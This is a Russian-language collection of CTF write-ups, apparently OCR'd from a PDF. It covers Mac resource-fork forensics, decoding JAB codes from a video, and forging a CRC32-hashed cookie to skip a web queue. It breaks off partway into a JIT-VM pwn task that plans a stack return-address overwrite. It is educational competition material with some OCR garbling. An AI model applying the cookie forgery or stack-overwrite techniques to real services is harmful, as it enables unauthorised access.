APPLUGRA!
Ugra Classic
1Programma dlya uchyota i provedenia meropriyatij.*Ispol'zovanie 3
licami VOSPRESHCHAETSYA!!!
V programme est sekrety.
(c) 2023 . XAHTbI-MAHCU`UCK
3AGPY3KA...
DDDDDDDD@
```

```
SOwu6ka :
RESOURCE FORK s PODPICbI-0 HE HAUDEH ! Eto konec, obratites k IT-
omDe/\y.
```

Видим зацепку про resource fork, а также понимаем, что данные в образе, в целом, считываются как есть: ни сжатие, ни шифрование не используются. Существуют две библиотеки для «Питона» от одного и того же разработчика: *machfs* и *macresources*.

Откроем и почитаем файл ими:

```
import macresources
import machfs

volume = machfs.Volume()

with open('/home/k60/Downloads/Ugra Classic.dsk', 'rb') as img:
    volume.read(img.read())

print(volume)
print(volume['Ugra Classic'])
print(volume['Ugra Classic'].rsrc[:100])
```

Файл читается, *resource fork* присутствует, но он в двоичном формате и не особо понятный:

```
Ugra Classic: [APPL/UGRA] data=0b rsrc=238011b
[APPL/UGRA] data=0b rsrc=238011b
b'\x00\x00\x01\x00\x00\x03\x9d\x86\x00\x03\x9c\x86\x00\x00\x045\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0cUgra
Classic\x00\x02\x00\x02\x00APPLUGRA!\x00\x00\x00\x00\x00\x02\
x00APPLUGRA!\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

Скормим форк как есть библиотеке *macresources*:

```
# (продолжение)

rsrc_bin = volume['Ugra Classic'].rsrc
rsrc = macresources.parse_file(rsrc_bin)
rsrc = list(rsrc)  # parse_file возвращает генератор, превратим его в
список
print(rsrc)
```

Библиотека правильно разбирает двоичный формат и формирует список ресурсов с типами и ID:

```
[Resource(type=b'DATA', id=0, name=None, attribs=40, data=b'\x00\x00\
x002'...184b), Resource(type=b'ZERO', id=0, name=None, attribs=8,
```

```
data=b'\x00\xce\x00\x02'), Resource(type=b'DREL', id=0, name=None,
attribs=40, data=b''), Resource(type=b'CODE', id=2, name=None,
attribs=56, data=b'\x00P\x00\x01'...558b), ..., Resource(type=b'ALRT',
id=128, name=None, attribs=0, data=b'\x002\x00>'),
Resource(type=b'PICT', id=128, name=None, attribs=0, data=b'\x86\xe8\
x00\x00'...100072b), Resource(type=b'PICT', id=129, name=None,
attribs=0, data=b'\x04\xba\x00\x00'...1210b), Resource(type=b'PICT',
id=1337, name=None, attribs=0, data=b'\x02\x00\x00\x00'...132204b)]
```

Ресурс типа `PICT` с ID 1337 явно выбивается из ряда. Попробуем извлечь его из образа и записать на диск.

```
# (продолжение)

leet_pict = rsrc[-1]

with open('1337.pict', 'wb') as pict:
    pict.write(leet_pict.data)
```

Преобразовать файл формата PICT можно с помощью утилиты *ImageMagick*. Полученный файл, однако, в ней не открывается. Более того, он даже не определяется утилитой *file*:

```
$ magick 1337.pict 1337.png
magick: improper image header `1337.pict' @
error/pict.c/ReadPICTImage/918.

$ file 1337.pict
1337.pict: data
```

Обстоятельно покопавшись в интернете, можно найти упоминание причины:

> This is litterally a PICT file minus the 512 byte header.
>
> [...]

3. add a 512 byte header of zeros, stick it in a binary file with .pct

Можно также открыть исходники метода `ReadPICTImage`, ошибка в котором и возникает у *ImageMagick*. В нём явно сказано, что первые 512 байт файла программа пропускает, не читая:

```
coders/pict.c:904:
/*
  Skip header : 512 for standard PICT and 4, ie "PICT" for OLE2.
*/
```

Ну что ж. Допишем пустой заголовок размером 512 байт к началу файла:

```
# (продолжение)

with open('1337-with-header.pict', 'wb') as pict:
    data = b'\x00' * 512 + leet_pict.data
    pict.write(data)
```

Теперь файл открывается в ImageMagick. Мы можем сконвертировать его в PNG и открыть. Нас встретит всё та же надпись с желанной строкой.

Флаг: **ugra_you_are_a_power_macintosh_user_81de016d**

[ДАННЫЕ УДАЛЕНЫ]

ivanq, ppc 250

> Наш агент справился достать данные с сервера конкурентов. Продолжить работу он, к сожалению, не может, так что декодированием придется заняться вам.
>
> *Добавлено в 15:10:*
>
> **Подсказка.** Поскольку съемка происходила ночью, вам может понадобиться подкрутить контраст и пообрезать удобные кадры. Почувствуйте себя в роли видеооператора!
>
> *video.mkv*

Решение


Имеем видео, на котором видно, как незадачливый агент крадет файл `flag.png` с мейнфрейма посредством JAB-кодов. На одном из кадров видно описание команды `jab`:

```
jab: JAB code encoder
Usage: jab <file>
Encodes the file via base64, splits it into chunks and outputs the
chunks one by one to stdout
```

Для начала хотелось бы понять, что вообще такое JAB-коды. Типичный кадр видео, содержащий код, выглядит так:


example-frame.png

Гугл на запрос «jab code» выдает сайт jabcode.org. Если поиграться и посоздавать тестовые коды, например, из текста `12345`, то получится что-то, напоминающее кадр выше, но более цветастое. Если же число цветов снизить до 4, получится как раз картинка такого же вида:



example-code.png

Но вот если загрузить на сайт кадр из видео, то ответом будет `No message has been found.`. Попробуем упростить программе задачу, обрезав картинку:



example-frame-cropped.png

И это успех, сайт расшифровывает ее как

```
iVBORw0KGgoAAAANSUhEUgAAA4QAAABACAYAAABC37kEAAAjnElEQVR4nO3deVxU1f8/8N
eAAyObCIqiaLihnxBIUXHHHDdHEJZdP
```


что явно похоже на кусок base64, разделённого по 100 символов.

По-видимому, так придется проделать с каждым кадром видео. Можно их выдирать, например, руками, можно какой-нибудь графической программой, а можно автоматизировать процесс через `ffmpeg`:

```
mkdir frames
ffmpeg
    -ss 47.0  # скипаем первые 47 секунд, в которые ничего не
```

```
происходит, чтобы не занимать место на диске
    -i video.mkv
    -r 10  # доставать по 10 кадров в секунду
    -filter:v crop=480:440:225:50  # обрезать, чтобы в кадр попал
только JAB-код
    frames/%06d.png
```


Получится что-то в духе:



frame-40.png

После этого, заливая файлы по одному на сайт, можно убедиться, что нормально распознаётся всё равно только половина кадров. Пойдём дальше и попробуем сделать картинку более контрастной, как в примерах, чтобы использовались только четыре чётких цвета, как в коде, сгенерированном сайтом. Такое обычно делается через imagemagick; погуглив «imagemagick increase contrast», получаем такой код:

```
mkdir saturated-frames
for frame in frames/*; do
    convert $frame -brightness-contrast 0,50 saturated-$frame
done
```



saturated-frame-40.png

Эти коды уже распознаются стабильно.

Процесс хочется оптимизировать, а то ходить на сайт с каждой картинкой — не дело. Загуглив «jabcode github», находим репозиторий с декодером. Там даже написано, как его собрать:

```
$ git clone https://github.com/jabcode/jabcode
Cloning into 'jabcode'...
remote: Enumerating objects: 590, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 590 (delta 30), reused 24 (delta 23), pack-reused 545
```

```
Receiving objects: 100% (590/590), 14.87 MiB | 1.67 MiB/s, done.
Resolving deltas: 100% (330/330), done.

$ cd jabcode/src/jabcode

$ make
gcc -c -I. -I./include -O2 -std=c11 binarizer.c -o binarizer.o
gcc -c -I. -I./include -O2 -std=c11 decoder.c -o decoder.o
gcc -c -I. -I./include -O2 -std=c11 detector.c -o detector.o
gcc -c -I. -I./include -O2 -std=c11 encoder.c -o encoder.o
gcc -c -I. -I./include -O2 -std=c11 image.c -o image.o
gcc -c -I. -I./include -O2 -std=c11 interleave.c -o interleave.o
gcc -c -I. -I./include -O2 -std=c11 ldpc.c -o ldpc.o
gcc -c -I. -I./include -O2 -std=c11 mask.c -o mask.o
gcc -c -I. -I./include -O2 -std=c11 pseudo_random.c -o pseudo_random.o
gcc -c -I. -I./include -O2 -std=c11 sample.c -o sample.o
gcc -c -I. -I./include -O2 -std=c11 transform.c -o transform.o
ar cru build/libjabcode.a binarizer.o decoder.o detector.o encoder.o
image.o interleave.o ldpc.o mask.o pseudo_random.o sample.o
transform.o
ranlib build/libjabcode.a

$ cd ../jabcodeReader

$ make
gcc -c -I. -I../jabcode -I../jabcode/include -O2 -std=c11 jabreader.c
-o jabreader.o
gcc jabreader.o -L../jabcode/build -ljabcode -L../jabcode/lib -ltiff -
lpng16 -lz -lm -O2 -std=c11 -o bin/jabcodeReader
/usr/local/bin/ld: ../jabcode/lib/libtiff.a(tif_close.o): relocation
R_X86_64_32 against `.rodata.str1.1' can not be used when making a PIE
object; recompile with -fPIE
/usr/local/bin/ld: failed to set dynamic section sizes: bad value
collect2: error: ld returned 1 exit status
make: *** [Makefile:10: bin/jabcodeReader] Error 1
```

Ага, мы не ищем лёгких путей. Открываем Issues на GitHub, видим открытый баг Build warnings and errors с похожей ошибкой и комментарий с рекомендацией скомплировать с `-no-pie`:

```
$ make CFLAGS=-no-pie
gcc jabreader.o -L../jabcode/build -ljabcode -L../jabcode/lib -ltiff -
lpng16 -lz -lm -no-pie -o bin/jabcodeReader
```

После этого должен появиться файл `bin/jabcodeReader`, которому мы уже можем скармливать кадры:


```bash
for frame in saturated-frames/*; do
    jabcode/src/jabcodeReader/bin/jabcodeReader $frame
done
```

```
JABCode Error: Too few finder pattern found
JABCode Error: Too few finder pattern found
JABCode Error: Decoding JABCode failed
...
JABCode Error: Too few finder pattern found
JABCode Error: Too few finder pattern found
JABCode Error: Decoding JABCode failed
iVBORw0KGgoAAAANSUhEUgAAA4QAAABACAYAAABC37kEAAAjnElEQVR4nO3deVxU1f8/8N
eAAyObCIqiaLihnxBIUXHHDdHEJZdP
iVBORw0KGgoAAAANSUhEUgAAA4QAAABACAYAAABC37kEAAAjnElEQVR4nO3deVxU1f8/8N
eAAyObCIqiaLihnxBIUXHHDdHEJZdP
VvJQtDQkK7UsQ/tY5kcU/WRZkgspYiGpH/dS0AwFl1QCxJQvi4Y7KCaiiCzn9we/OZ8ZmH
3OwCjv5+PB43GZe+bcc84958499557
VvJQtDQkK7UsQ/tY5kcU/WRZkgspYiGpH/dS0AwFl1QCxJQvi4Y7KCaiiCzn9we/OZ8ZmH
3OwCjv5+PB43GZe+bcc84958499557
roQxxkAIIYQQQgghpMGxqO8EEEIIIYQQQgipH9QhJIQQQgghJAGijqEhBBCCCGEENJAUY
eQEEIIIYQQQhoo6hASQgghBBCSANF
roQxxkAIIYQQQgghpMGxqO8EEEIIIYQQQgipH9QhJIQQQgghJAGijqEhBBCCCGEENJAUY
eQEEIIIYQQQhoo6hASQgghBBCSANF
HUJCCCGEEEIIaaCoQ0gIIYQQQgghDRR1CAkhhBBCCCGkgaIOISGEEEIIIYQ0UNQhJIQQQg
ghhJAGijqEhBBCCCGEENJAUYeQEEII
HUJCCCGEEEIIaaCoQ0gIIYQQQgghDRR1CAkhhBBCCCGkgaIOISGEEEIIIYQ0UNQhJIQQQg
ghhJAGijqEhBBCCCGEENJAUYeQEEII
IYQQQhoo6hASQgghBBCSANFHUJCCCGEEEIIaaCoQ0gIIYQQQgghDRR1CAkhhBBCCCGkga
IOISGEEEIIIYQ0UNQhJIQQQgghJAG
IYQQQhoo6hASQgghBBCSANFHUJCCCGEEEIIaaCoQ0gIIYQQQgghDRR1CAkhhBBCCCGkga
IOISGEEEIIIYQ0UNQhJIQQQgghJAG
...
```

Осталось проигнорировать ошибки, избавиться от повторов и распарсить base64:

```bash
for frame in saturated-frames/*; do
    jabcode/src/jabcodeReader/bin/jabcodeReader $frame
done | grep -v "JABCode Error" | uniq | base64 -d >flag.png
```

В результате получаем картинку:



flag.png

Флаг: **ugra_airgaps_can_be_bypassed_6m2amyh2xtwm**

Очередь

astrra, web 150


> Открой вклад в РОСМОСГОСКОСМОС Банке себе и друзьям открой тоже и родственникам открой тоже вклад и ПРОСТО СКОРЕЕ ОФОРМИ его в этом БЫСТРОМ онлайн-банке. Чего же ты ждёшь?
>
> *https://endlessline.s.2023.ugractf.ru/token/*

Решение

Попадая на сайт, мы обнаруживаем себя в очереди. Можно, конечно, попробовать подождать в очереди, но, судя по всему, ожидание в очереди заняло бы слишком много времени в очереди. Попробуем изучить сайт очереди поглубже.

Открываем инструменты разработчика в браузере. В исходном коде ничего особо нет, на вкладке с сетью тоже. А вот на вкладке хранилища можно увидеть две куки: `state` и `state_hash`. Если декодировать URL-энкодинг в `state`, то можно увидеть, что он хранит в себе два числа и таймстамп. Числа легко сопоставить с позицией в очереди и временем ожидания, а таймстамп — со временем последнего обновления. В `state_hash` при этом лежит четыре шестнадцатеричных байта. По названию можно понять, что это хэш от `state`. Методом перебора можно узнать, что это CRC32.

Этих знаний уже достаточно, чтобы пропустить всю очередь. Нужно лишь подставить ноль в качестве позиции в очереди в уже существующую куку и посчитать правильный хэш. После этого можно обновить страницу и получить флаг.



Флаг: **ugra_spasibo_za_ozhidaniye_a4ea0e122925**

Очень удалённый доступ

ivanq, pwn 300

> Вася, который сдавал Советские вступительные в ясельный класс, своими разработками невольно привлёк внимание мирового правительства. В попытках оправдаться за провал лунного заговора оно отправило Васю на Луну разгребать накопившиеся проблемы. Связь там отвратительная, общаться и дружить не с кем, поэтому всё, что ему оставалось сделать — полностью выделить тонюсенький канал космической связи под то, чтобы его компьютер мог принимать и исполнять программы с Земли. Если кто-то, конечно, сможет настроиться и принять сигнал — но у вас, кажется, получилось. Подружитесь с Васей?
>
> *Добавлено в 13:00:*
>
> Исправлена ошибка в коде сервиса, из-за которой не показывались ошибки компиляции. Суть решения задачи не изменилась.
>
> *Добавлено в 13:07:*
>
> Добавлена прямая ссылка на спецификацию виртуальной машины.
>
> *Добавлено в 15:45:*
>
> Исполняемый файл теперь линкуется статически.
>
> *Сервер этой задачи запущен в отдельном контейнере для вашей команды.*
>
> jitvm.py libc.a *https://moonshot.s.2023.ugractf.ru/token*

Решение

В этот раз нас просят написать программу на том же языке, что и https://github.com/teamteamdev/ugractf-2023-quals/tree/master/tasks/qrec, но вместо виртуальной машины, написанной на Python, дают «компилятор», транслирующий программу в ассемблер x86-64.

Отправляемся разбираться в коде. Видим, что инструкции транслируются практически дословно: вместо регистров `a`, `b`, `c`, `d` используются `rax`, `rbx`, `rcx`, `rdx`, арифметические операции используются аналогичные, `push` и `pop` остаются как есть, а `jmp` и условные прыжки превращаются в прыжки на метку.

В арифметических операциях ничего плохого нет, в прыжках на метку, название которой нельзя сделать произвольным (а в libc ни один символ на `L` не начинается), — тоже. А вот то, что `push` умеет записывать больше чисел, чем влезает в 4096-байтный стек, а `pop` умеет читать из пустого стека, уже интересно.

Поймём сначала, каково вообще состояние программы при запуске пользовательского кода. Для этого отредактируем скрипт `jitvm.py` так, чтобы он просто компилировал программу, а запускать её будем уже под GDB. Для удобства будем использовать расширение GDB — gef.

Запустим JIT без аргументов на такой программе:

```
lbl:
jmp "lbl"
```

Остановим её на бесконечном цикле и посмотрим на листинг дизассемблера (команда `disas`):

```
...
   0x00005555555551eb <+130>:   mov    rdi,rsp
   0x00005555555551ee <+133>:   test   rcx,rcx
   0x00005555555551f1 <+136>:   je     0x5555555551fb <main+146>
   0x00005555555551f3 <+138>:   dec    rcx
   0x00005555555551f6 <+141>:   push   QWORD PTR [rsi+rcx*8]
   0x00005555555551f9 <+144>:   jmp    0x5555555551ee <main+133>
   0x00005555555551fb <+146>:   xor    rax,rax
   0x00005555555551fe <+149>:   xor    rbx,rbx
   0x0000555555555201 <+152>:   xor    rcx,rcx
   0x0000555555555204 <+155>:   xor    rdx,rdx
=> 0x0000555555555207 <+158>:   jmp    0x555555555207 <main+158>
   0x0000555555555209 <+160>:   xor    rcx,rcx
   0x000055555555520c <+163>:   cmp    rsp,rdi
   0x000055555555520f <+166>:   jae    0x555555555219 <main+176>
   0x0000555555555211 <+168>:   pop    QWORD PTR [rsi+rcx*8]
   0x0000555555555214 <+171>:   inc    rcx
   0x0000555555555217 <+174>:   jmp    0x55555555520c <main+163>
...
```

`jmp` на себя и есть наша скомпилированная программа.

Командой `push` мы можем только перетереть уже существующие данные. Например, можно перетереть адрес возврата функции `main`, чтобы совершить return-to-libc attack. Но вот на что их перетирать, не очень понятно, потому что программа собирается с ASLR, и адреса функций и данных мы не знаем:

```
gef>  checksec
[+] checksec for '/tmp/a.out'
Canary                        : No
NX                            : Yes
PIE                           : Yes
Fortify                       : No
RelRO                         : Full
```

Поэтому сначала посмотрим, какие данные уже лежат на стеке — их мы сможем достать через pop:

```
gef>  gef config context.nb_lines_stack 50
gef>  context stack
0x00007fffffffdc30|+0x0000: 0x00007fffffffdd78  →  0x00007fffffffe100
→  "/tmp/a.out"   ← $rsp, $rdi
0x00007fffffffdc38|+0x0008: 0x0000000100000000
0x00007fffffffdc40|+0x0010: 0x0000000000000000
0x00007fffffffdc48|+0x0018: 0x00т00000000000000
0x00007fffffffdc50|+0x0020: 0x0000000000000000
0x00007fffffffdc58|+0x0028: 0x00007fffffffdd78  →  0x00007fffffffe100
→  "/tmp/a.out"
0x00007fffffffdc60|+0x0030: 0x0000000000000001   ← $rbp
0x00007fffffffdc68|+0x0038: 0x00007ffff7c23510  →   mov edi, eax
0x00007fffffffdc70|+0x0040: 0x0000000000000000
0x00007fffffffdc78|+0x0048: 0x0000555555555169  →  <main+0> endbr64
0x00007fffffffdc80|+0x0050: 0x0000000100000000
0x00007fffffffdc88|+0x0058: 0x00007fffffffdd78  →  0x00007fffffffe100
→  "/tmp/a.out"
0x00007fffffffdc90|+0x0060: 0x00007fffffffdd78  →  0x00007fffffffe100
→  "/tmp/a.out"
0x00007fffffffdc98|+0x0068: 0x6404d21499a442e8
0x00007fffffffdca0|+0x0070: 0x0000000000000000
0x00007fffffffdca8|+0x0078: 0x00007fffffffdd88  →  0x00007fffffffe10b
→  "SHELL=/bin/bash"
0x00007fffffffdcb0|+0x0080: 0x0000555555557da8  →  0x0000555555555120
→  <__do_global_dtors_aux+0> endbr64
0x00007fffffffdcb8|+0x0088: 0x00007ffff7ffd020  →  0x00007ffff7ffe2e0
→  0x0000555555554000  →  0x00010102464c457f
0x00007fffffffdcc0|+0x0090: 0x9bfb2deb214642e8
0x00007fffffffdcc8|+0x0098: 0x9bfb3d90f02e42e8
0x00007fffffffdcd0|+0x00a0: 0x0000000000000000
